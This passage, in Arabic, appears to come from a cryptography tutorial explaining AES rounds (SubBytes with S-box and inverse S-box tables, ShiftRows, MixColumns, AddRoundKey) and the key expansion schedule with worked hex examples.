..لقد تمت مُبادلة كل byte من ال State ب byte آخر حصلنا عليه من جدول يُسمى بال S-Box.

ماهذا ال S-Box..؟

إنه عبارة عن جدول كبير له محور X وآخر Y، تجده في الصفحة التالية.

فمثلاً نأخذ أول byte وهو "EA" سندخل إلى المحور X بالقيمة E، وإلى المحور الرأسي بالقيمة A، فتكون نقطة التقابل هي "87"، والتي تظهر في أول خانة في المصفوفة اليُمنى في الصفحة السابقة. وبما أننا سنقوم بهذا الإجراء في حالة التشفير، سنحتاج أن نَعكِسَهُ في حالة فَك التشفير، وبالتالي سَنَحتاج إلى ال Inverse S-Box أيضاً.. الشكل التالي يوضح عملية الإستبدال هذه:



		y															
		0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
	0	63	7C	77	7B	F2	6B	6F	C5	30	01	67	2B	FE	D7	AB	76
	1	CA	82	C9	7D	FA	59	47	F0	AD	D4	A2	AF	9C	A4	72	C0
	2	B7	FD	93	26	36	3F	F7	CC	34	A5	E5	F1	71	D8	31	15
	3	04	C7	23	C3	18	96	05	9A	07	12	80	E2	EB	27	B2	75
	4	09	83	2C	1A	1B	6E	5A	A0	52	3B	D6	B3	29	E3	2F	84
	5	53	D1	00	ED	20	FC	B1	5B	6A	CB	BE	39	4A	4C	58	CF
	6	D0	EF	AA	FB	43	4D	33	85	45	F9	02	7F	50	3C	9F	A8
	7	51	A3	40	8F	92	9D	38	F5	BC	B6	DA	21	10	FF	F3	D2
x	8	CD	0C	13	EC	5F	97	44	17	C4	A7	7E	3D	64	5D	19	73
	9	60	81	4F	DC	22	2A	90	88	46	EE	B8	14	DE	5E	0B	DB
	A	E0	32	3A	0A	49	06	24	5C	C2	D3	AC	62	91	95	E4	79
	B	E7	C8	37	6D	8D	D5	4E	A9	6C	56	F4	EA	65	7A	AE	08
	C	BA	78	25	2E	1C	A6	B4	C6	E8	DD	74	1F	4B	BD	8B	8A
	D	70	3E	B5	66	48	03	F6	0E	61	35	57	B9	86	C1	1D	9E
	E	E1	F8	98	11	69	D9	8E	94	9B	1E	87	E9	CE	55	28	DF
	F	8C	A1	89	0D	BF	E6	42	68	41	99	2D	0F	B0	54	BB	16

(a) S-box

Source: Ref (7)

		y															
		0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
x	0	52	09	6A	D5	30	36	A5	38	BF	40	A3	9E	81	F3	D7	FB
	1	7C	E3	39	82	9B	2F	FF	87	34	8E	43	44	C4	DE	E9	CB
	2	54	7B	94	32	A6	C2	23	3D	EE	4C	95	0B	42	FA	C3	4E
	3	08	2E	A1	66	28	D9	24	B2	76	5B	A2	49	6D	8B	D1	25
	4	72	F8	F6	64	86	68	98	16	D4	A4	5C	CC	5D	65	B6	92
	5	6C	70	48	50	FD	ED	B9	DA	5E	15	46	57	A7	8D	9D	84
	6	90	D8	AB	00	8C	BC	D3	0A	F7	E4	58	05	B8	B3	45	06
	7	D0	2C	1E	8F	CA	3F	0F	02	C1	AF	BD	03	01	13	8A	6B
	8	3A	91	11	41	4F	67	DC	EA	97	F2	CF	CE	F0	B4	E6	73
	9	96	AC	74	22	E7	AD	35	85	E2	F9	37	E8	1C	75	DF	6E
	A	47	F1	1A	71	1D	29	C5	89	6F	B7	62	0E	AA	18	BE	1B
	B	FC	56	3E	4B	C6	D2	79	20	9A	DB	C0	FE	78	CD	5A	F4
	C	1F	DD	A8	33	88	07	C7	31	B1	12	10	59	27	80	EC	5F
	D	60	51	7F	A9	19	B5	4A	0D	2D	E5	7A	9F	93	C9	9C	EF
	E	A0	E0	3B	4D	AE	2A	F5	B0	C8	EB	BB	3C	83	53	99	61
	F	17	2B	04	7E	BA	77	D6	26	E1	69	14	63	55	21	0C	7D

(b) Inverse S-box


Source: Ref (7)

انتهينا من مرحلة ال SubByte، حيثُ كانت تُعَبِّر عن تطبيق لِمَبدأ ال "Confusion".

هل تتذكر مَعناه؟

والآن سننتقل إلى المرحلة الثانية:

ShiftRows



سَنترُك ال row الأول كَما هو، ثُمَّ نَقوم بِنَقل أول byte مِن ال row الثاني لِنَضَعهُ مَكان ال byte الأخير، وهذا سيُسَبِّب إزاحة أُفُقية للبَقية إلى اليَسار كما هو موضح بالأعلى، وبخصوص ال row الثالث فيَتم نقل 2 bytes (الثالث والرابع محل الأول والثاني)، ثُمَّ ال row الرابع يتم نقل ال byte الأخير محل ال byte الأول وإزاحة الباقين نحو اليمين، لنحصل على المصفوفة النهائية بالأسفل!.

* الصورة التي تقع أسفل الشكل ناحية اليمين توضح ال State التي طبقنا عليها ال S-box فوق، بعد تعرُّضِها لل ShiftRow.


لاحظ أنَّ عملية ال ShiftRows هذه تُعتبر تَطبيق لِمَبدأ ال "Diffusion".

هذا جيد!..

هيا لننتقل إلى مرحلة ال MixColumns:

MixColumns

يتم في هذه الطريقة ضَرْب مَصفوفة ال State بِمَصفوفة أُخرى وهي ال "MixColumns Matrix" أيضاً نَوَد تَذكيرك بِأن هذه العَمَلية تُعتبر تطبيق لِمَبدأ "Diffusion".



(b) Mix column transformation

Source: Ref (7)

يوضح الشكل أن كل عمود من ال State سيتم ضربه في صف من ال MixColumns Matrix.

وهذا شكل توضيحي آخر:

$$\begin{bmatrix} 02 & 03 & 01 & 01 \\ 01 & 02 & 03 & 01 \\ 01 & 01 & 02 & 03 \\ 03 & 01 & 01 & 02 \end{bmatrix} \begin{bmatrix} s_{0,0} & s_{0,1} & s_{0,2} & s_{0,3} \\ s_{1,0} & s_{1,1} & s_{1,2} & s_{1,3} \\ s_{2,0} & s_{2,1} & s_{2,2} & s_{2,3} \\ s_{3,0} & s_{3,1} & s_{3,2} & s_{3,3} \end{bmatrix} = \begin{bmatrix} s'_{0,0} & s'_{0,1} & s'_{0,2} & s'_{0,3} \\ s'_{1,0} & s'_{1,1} & s'_{1,2} & s'_{1,3} \\ s'_{2,0} & s'_{2,1} & s'_{2,2} & s'_{2,3} \\ s'_{3,0} & s'_{3,1} & s'_{3,2} & s'_{3,3} \end{bmatrix}$$

هيا لنُجرب الأمر على المثال الخاص بنا:

87	F2	4D	97
6E	4C	90	EC
46	E7	4A	C3
A6	8C	D8	95

→

47	40	A3	4C
37	D4	70	9F
94	E4	3A	42
ED	A5	A6	BC

Source: Ref (7)

لقد حصلنا على ال State بَعد ثلاث مَراحل مُتتابعة، كانت أولهم ال SubBytes حيث استخدمنا جداول ال S-box، ثم دخلنا إلى ال ShiftRows كأحد تطبيقات ال Diffusion، ومن بعدها إلى ال MixColumns. والآن يأتي دور المرحلة الرابعة والأخيرة لهذا ال Round، وهي:

AddRoundKey

حيث نقوم بعمل XOR لل State الناتجة من هذه المراحل الثلاثة مع ال "Round Key 1"

ماهذا ال Round Key 1؟

إنهُ ال Key الذي تم انتاجه من ال Cipher key الرئيسي، وذلك من خلال عملية ال Key Expansion ..سنُناقشها بعد قليل..

في النهاية يَتم الحُصول على هذا ال Block كَناتِج من ال Round 1، لِيَتم بَعد ذلك دخوله مرةً أخرى للمُرور بِنَفس الأربع خُطوات داخل ال Round 2، وهكذا حتى الوصول إلى ال Round 9.

47	40	A3	4C
37	D4	70	9F
94	E4	3A	42
ED	A5	A6	BC

⊕

AC	19	28	57
77	FA	D1	5C
66	DC	29	00
F3	21	41	6A

=

EB	59	8B	1B
40	2E	A1	C3
F2	38	13	42
1E	84	E7	D6

Source: Ref (7)

مايلي شكل توضيحي للإجراء الحاصل بين ال State وال Round key 1. حيثُ يتم أخذ كل عمود من ال State وعمل XOR له مع العمود المُقابل له في ال Key.

e0	48	28
cb	f8	06
19	d3	26
9a	7a	4c

04
66
81
e5

⊕

a0
fa
fe
17

88	23	2a
54	a3	6c
2c	39	76
b1	39	05

www.formaestudio.com/rijndaelinspector

نقوم بتكرار هذه ال Round لتسع مرات، ثم في ال Round العاشرة نُطبِق هذه الخطوات أيضاً باستثناء الخطوة الخاصة بال MixColumns.

لقد وصلنا لنهاية ال Encryption process، هيا لننتقل إلى ال Key Expansion لنُنهي به هذا ال Cryptosystem.

Key Schedule

تبدأ هُنا ال "Key Expansion Algorithm" بأخذ ال Cipher Key وهو عِبارة عَن مصفوفة مُكونة مِن 16 bytes لتقوم بإنتاج شيء أشبه ب Linear Array وتَبلُغ 176 bytes.

وبِقِسمَة ال 176 على 11 يكون الناتج 16، بمعنى أننا سنستخدم مصفوفة مكونة من 16 bytes لأجل 11 مرحلة، وهي ال Rounds المطلوبة!. (Initial round + 10 rounds)، حيثُ يُمثِّل ال Cipher Key أول key في هذه ال linear array ليتم استخدامهُ في ال initial round. ثم سنُكوِّن منه بقية ال Keys.

هيا لنبدأ!..

تأمل معي الشكل التالي:




Figure 5

يَظهَر لنا ال Cipher Key كأول مَصفوفة في هذه السِلسِلة، ونُلاحِظ بالأسفل جَدول مُكَوَّن مِن عَشرَة أعمِدَة، وهذا يَدُل على أننا سَنستَخدِم عَمود مِن هذه الأعمدة لِكُل Round Key مِن العشرة.

ثم تأتي هذه المرحلة:

حيثُ نُطلِق على أول عمود من ال Round Key الجديد بال "Wi"، فيكون العمود الذي يسبقهُ "Wi-1" كما يظهر بالشكل التالي (figure 6).

سنقوم بعدها بتطبيق خطوات، يَتِم تكرارها عِندَ تكوين أول عمود من كل Round Key فقط!.

هذه الخطوات تكون على هذا النحو:




Figure 6

الخطوة الأولى هي أن نأخذ أول byte في هذا العمود وهو (09) ونضعهُ بالأسفل، مما يؤدي لإزاحة رأسية للبقية إلى الأعلى، كما نُلاحِظ في العمود المُنسَدِل مِنَ ال Wi-1 في الشكل الماضي، رقم 6 (figure 6).

والخطوة الثانية هي تبديل كل byte من هذا العمود بقيمة أخرى من ال S-Box الذي تكلمنا عنه مُسبقاً، كُنا نُطلِق عليها "SubBytes"..أيضاً يوضح الشكل رقم 6 (figure 6) ال S-Box وعملية ال SubBytes.




Figure 7

والخطوة الثالثة هي عَمَل XOR لِهذا العَمود مَع كُلٍ من ال Wi-4 والعمود الأول من ال Rcon كما يظهر في الشكل رقم 7 (figure 7)، في الصفحة الماضية. وبهذا نكون قد انتهينا من أول عمود في ال Round Key 1.

كيف سنُكمِل بقية الثلاث أعمدة؟

حسناً.. سَنَقِف على العَمود الثاني في ال round key 1 وهو المَطلوب تَكوينه. لِذا سنُسميه (Wi)، ثُمَّ نَقوم بِعَمَل XOR بَين العَمود الذي يَسبِقهُ مُباشرةً والعَمود الذي يَسبِقهُ بِأربَعَة أعمدة كَما بالشكل التالي، رقم 8 (Fig.8): وهكذا نكرر هذه ال XOR مع العمود الثالث والرابع. لنصل بهذا إلى اكتمال ال Round Key 1.




Figure 8

ثم تبدأ ال Round Key 2، سنتكلم عن خطوات تكوين أول عمود بها:

فنَقوم بِتكرار الخُطوات التي تمت عِند تكوين أول عَمود في ال Round Key 1، هل تتذكرها؟

- أول خطوة كانت ال RotWord وهي نقل ال Byte الأعلى إلى أسفل.
- والثانية كانت ال SubRows باستخدام ال S-box.
- والثالثة هي عملية ال XOR بين هذا العمود و ال Rcon وال Wi-4.

تظهر الخطوة "الثالثة" في الشكل التالي.. (Figure 9).. وبها نكون قد انتهينا من أول عمود في ال (Round Key 2).


